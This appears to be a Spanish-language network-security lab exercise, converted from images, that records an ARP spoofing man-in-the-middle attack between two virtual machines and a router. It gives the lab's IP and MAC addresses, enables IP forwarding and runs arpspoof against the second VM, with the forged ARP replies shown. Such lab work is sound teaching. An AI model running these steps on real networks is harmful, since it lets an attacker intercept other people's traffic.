



Ejercicio 1:




VM1:

\$ wireshark




VM1:

\$ ifconfig





```
$ route -n
$ arp -an
$ arping 172.16.111.2
```




VM2:

\$ ifconfig




```
$ route -n
$ arp -an
$ arping 172.16.111.2
```



IP VM1	IP VM2	IP ROUTER
172.16.111.135	172.16.111.134	172.16.111.2
MAC VM1	MAC VM1	MAC ROUTER
00:0c:29:1d:2d:e6	00:0c:29:5d:3e:f2	00:50:56:ef:a0:12

The screenshot shows a VMware Workstation 17 Player window titled "VM1 - VMware Workstation 17 Player (Non-commercial use only)". Inside the player, there's a desktop environment with a red background featuring a dragon logo and the text "Install BackTrack". A terminal window is open, displaying the following commands and output:

```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward  
root@bt:~# arpspoof -i eth0 -t 172.16.111.134 172.16.111.2  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6  
0:c:29:1d:2d:e6 0:c:29:5d:3e:f2 0806 42: arp reply 172.16.111.2 is-at 0:c:29:1d:  
2d:e6
```

The bottom status bar indicates "Capturing from eth0 [Wireshark 1.8.1 (SVN Rev Unknown from unknown)]".

